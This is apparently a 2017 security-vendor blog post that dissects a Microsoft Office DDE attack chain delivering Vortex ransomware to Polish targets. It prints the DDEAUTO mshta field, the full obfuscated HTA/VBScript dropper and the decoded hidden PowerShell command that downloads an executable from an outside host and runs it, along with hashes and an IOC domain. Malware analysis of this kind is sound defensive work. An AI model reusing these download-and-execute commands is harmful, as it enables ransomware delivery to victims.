Unfortunately, it appears that ransomware authors are now starting to employ the use of Microsoft Office DDE malware carriers. This post will likely be our last on DDE dissection and covers the delivery of Vortex ransomware, seemingly targeted towards Poland. You can continue this research path using our hunt rule: (Microsoft_Office_DDE_Command_Execution.rule) on Virus Total Intelligence (VTI). The final delivered payload in this attack is Vortex Ransomware: Vortex Ransomware
Stepping backwards however to the initial DDE sample, we have bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9 (1/59 AV detection rate), which is in CDF format and leverages a more novel technique to pivot to the next payload via mshta.exe:
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
Let's pull down the payload and see what we have:
$ wget http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
--2017-10-15 18:15:08--  http://w-szczecin.pl/img2/NEW15_10.doc/index.hta
Resolving w-szczecin.pl... 91.231.140.161
Connecting to w-szczecin.pl|91.231.140.161|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3444 (3.4K)
Saving to: �index.hta�
2017-10-15 18:15:09 (109 MB/s) - �index.hta� saved [3444/3444]

$ cat index.hta
<!DOCTYPE html>
<meta http-equiv="x-ua-compatible" content="ie=emulateie8" >
<html>
<body>
<script language="javascript">
<!--
document.write(unescape('%3C%21%44%4F%43%54%59%50%45%20%68%74%6D%6C%3E%0A%3C%6D%65%74%61%20%68%74%74%70%2D%65%71%75%69%76%3D%22%78%2D%75%61%2D%63%6F%6D%70%61%74%69%62%6C%65%22%20%63%6F%6E%74%65%6E%74%3D%22%69%65%3D%65%6D%75%6C%61%74%65%69%65%38%22%20%3E%0A%3C%68%74%6D%6C%3E%0A%3C%62%6F%64%79%3E%0A%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%76%62%73%63%72%69%70%74%22%3E%0A%44%69%6D%20%41%4E%44%52%5A%45%4A%48%44%39%31%20%3A%20%44%69%6D%20%6A%6A%6A%6A%20%3A%20%53%65%54%20%41%4E%44%52%5A%45%4A%48%44%39%31%20%3D%20%63%72%65%61%74%65%6F%62%6A%65%63%74%20%28%20%22%77%73%63%72%49%50%74%2E%73%48%45%4C%6C%22%20%29%20%3A%20%6A%6A%6A%6A%20%3D%20%22%20%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%45%78%65%43%55%74%49%6F%6E%50%6F%6C%49%63%59%20%62%79%70%61%73%73%20%20%2D%57%49%4E%64%6F%77%53%54%59%4C%45%20%68%69%64%64%45%6E%20%2D%45%4E%43%6F%64%65%64%63%4F%4D%4D%41%4E%64%20%55%41%42%76%41%48%63%41%5A%51%42%79%41%46%4D%41%61%41%42%6C%41%47%77%41%62%41%41%67%41%43%30%41%52%51%42%34%41%47%55%41%59%77%42%31%41%48%51%41%61%51%42%76%41%47%34%41%55%41%42%76%41%47%77%41%61%51%42%6A%41%48%6B%41%49%41%42%69%41%48%6B%41%63%41%42%68%41%48%4D%41%63%77%41%67%41%43%30%41%62%67%42%76%41%48%41%41%63%67%42%76%41%47%59%41%61%51%42%73%41%47%55%41%49%41%41%74%41%48%63%41%61%51%42%75%41%47%51%41%62%77%42%33%41%48%4D%41%64%41%42%35%41%47%77%41%5A%51%41%67%41%47%30%41%61%51%42%75%41%47%6B%41%62%51%42%70%41%48%6F%41%5A%51%42%6B%41%43%41%41%4C%51%42%6A%41%47%38%41%62%51%42%74%41%47%45%41%62%67%42%6B%41%43%41%41%4B%41%42%4F%41%47%55%41%64%77%41%74%41%45%38%41%59%67%42%71%41%47%55%41%59%77%42%30%41%43%41%41%55%77%42%35%41%48%4D%41%64%41%42%6C%41%47%30%41%4C%67%42%4F%41%47%55%41%64%41%41%75%41%46%63%41%5A%51%42%69%41%45%4D%41%62%41%42%70%41%47%55%41%62%67%42%30%41%43%6B%41%4C%67%42%45%41%47%38%41%64%77%42%75%41%47%77%41%62%77%42%68%41%47%51%41%52%67%42%70%41%47%77%41%5A%51%41%6F%41%43%63%41%61%41%42%30%41%48%51%41%63%41%41%36%41%43%38%41%4C%77%42%33%41%43%30%41%63%77%42%36%41%47%4D%41%65%67%42%6C%41%47%4D%41%61%51%42%75%41%43%34%41%63%41%42%73%41%43%38%41%61%51%42%74%41%47%63%41%4D%67%41%76%41%48%4D%41%4E%51%41%77%41%43%34%41%5A%51%42%34%41%47%55%41%4A%77%41%73%41%42%30%67%4A%41%42%6C%41%47%34%41%64%67%41%36%41%45%45%41%55%41%42%51%41%45%51%41%51%51%42%55%41%45%45%41%58%41%42%75%41%48%59%41%63%77%42%7A%41%43%34%41%5A%51%42%34%41%47%55%41%48%53%41%70%41%44%73%41%55%77%42%30%41%47%45%41%63%67%42%30%41%43%30%41%55%41%42%79%41%47%38%41%59%77%42%6C%41%48%4D%41%63%77%41%67%41%43%67%41%48%53%41%6B%41%47%55%41%62%67%42%32%41%44%6F%41%51%51%42%51%41%46%41%41%52%41%42%42%41%46%51%41%51%51%42%63%41%47%34%41%64%67%42%7A%41%48%4D%41%4C%67%42%6C%41%48%67%41%5A%51%41%64%49%43%6B%41%20%22%20%3A%20%41%4E%44%52%5A%45%4A%48%44%39%31%2E%52%55%4E%20%43%48%72%20%28%20%33%34%20%29%20%26%20%41%4E%44%52%5A%45%4A%48%44%39%31%2E%65%58%50%61%6E%44%65%6E%56%49%72%6F%4E%6D%45%6E%74%73%54%52%69%4E%47%53%28%20%22%25%43%4F%4D%53%70%45%43%25%22%20%29%20%26%20%63%48%52%20%28%20%33%34%20%29%20%26%20%43%48%72%20%28%20%33%34%20%29%20%26%20%22%2F%63%20%22%20%26%20%6A%6A%6A%6A%20%26%20%63%68%72%20%28%20%33%34%20%29%20%2C%20%30%20%3A%20%53%45%74%20%41%4E%44%52%5A%45%4A%48%44%39%31%20%3D%20%4E%4F%54%48%49%6E%47%0A%3C%2F%73%63%72%69%70%74%3E%0A%0A%3C%2F%62%6F%64%79%3E%0A%3C%2F%68%74%6D%6C%3E'));
//-->
</script>
</body>
</html>
Unescape the long string and you'll find:
<!DOCTYPE html>
<meta http-equiv="x-ua-compatible" content="ie=emulateie8" >
<html>
<body>
<script language="vbscript">
Dim ANDRZEJHD91 : Dim jjjj : SeT ANDRZEJHD91 = createobject ( "wscrIPt.sHELl" ) : jjjj = " powershell.exe -ExeCUtIonPolIcY bypass  -WINdowSTYLE hiddEn -ENCodedcOMMANd UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AHMAdAB5AGwAZQAgAG0AaQBuAGkAbQBpAHoAZQBkACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwB3AC0AcwB6AGMAegBlAGMAaQBuAC4AcABsAC8AaQBtAGcAMgAvAHMANQAwAC4AZQB4AGUAJwAsAB0gJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAXABuAHYAcwBzAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAG4AdgBzAHMALgBlAHgAZQAdICkA " : ANDRZEJHD91.RUN CHr ( 34 ) & ANDRZEJHD91.eXPanDenVIroNmEntsTRiNGS( "%COMSpEC%" ) & cHR ( 34 ) & CHr ( 34 ) & "/c " & jjjj & chr ( 34 ) , 0 : SEt ANDRZEJHD91 = NOTHInG
</script>
</body>
</html>
We'll use our iPython shell to base64 decode the string above:
In [40]: print base64.b64decode("UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AH
    ...: MAdAB5AGwAZQAgAG0AaQBuAGkAbQBpAHoAZQBkACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBu
    ...: AGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwB3AC0AcwB6AGMAegBlAGMAaQBuAC4AcABsAC8AaQBtAGcAMgAvAHMANQAwAC4AZQB4AGUAJwAsAB0gJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAXABuAHYAcw
    ...: BzAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAG4AdgBzAHMALgBlAHgAZQAdICkA")
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle minimized -command (New-Object System.Net.WebClient).DownloadFile('http://w-szczecin.pl/img2/s50.exe';, $env:APPDATA\nvss.exe );Start-Process ( $env:APPDATA\nvss.exe )
Next, we pulled down the executable and uploaded it to Virus Total (first upload) fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 (2/65 AV detection rate): Virus Total Results
This final .exe payload masquerades as an NVIDIA service. Here's a Joe Sandbox report:
Notice from the report that the sample communicates with beer-ranking.pl, a domain that was registered on 2017-10-14 with an address tied to nearly 600,000 other domains:
InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. We're also big fans of Joe Sandbox. It's one of multiple active integrations within the InQuest platform. We additionally support VXStream, Cuckoo, and FireEye sandbox integrations. We're looking at adding support for VMRay analyzer next. Active integrations within InQuest are fed files that we carve off the wire. The integration is then given time to complete its analysis at which point the InQuest integration will retrieve the results and factor it into the final session threat score. For more information on other integrations we support, see www.InQuest.net.
To follow along the highlights of the conversation on Twitter, follow this moment:
IOCs
- beer-ranking[.]pl
Originally published 2017-10-14 on the InQuest blog.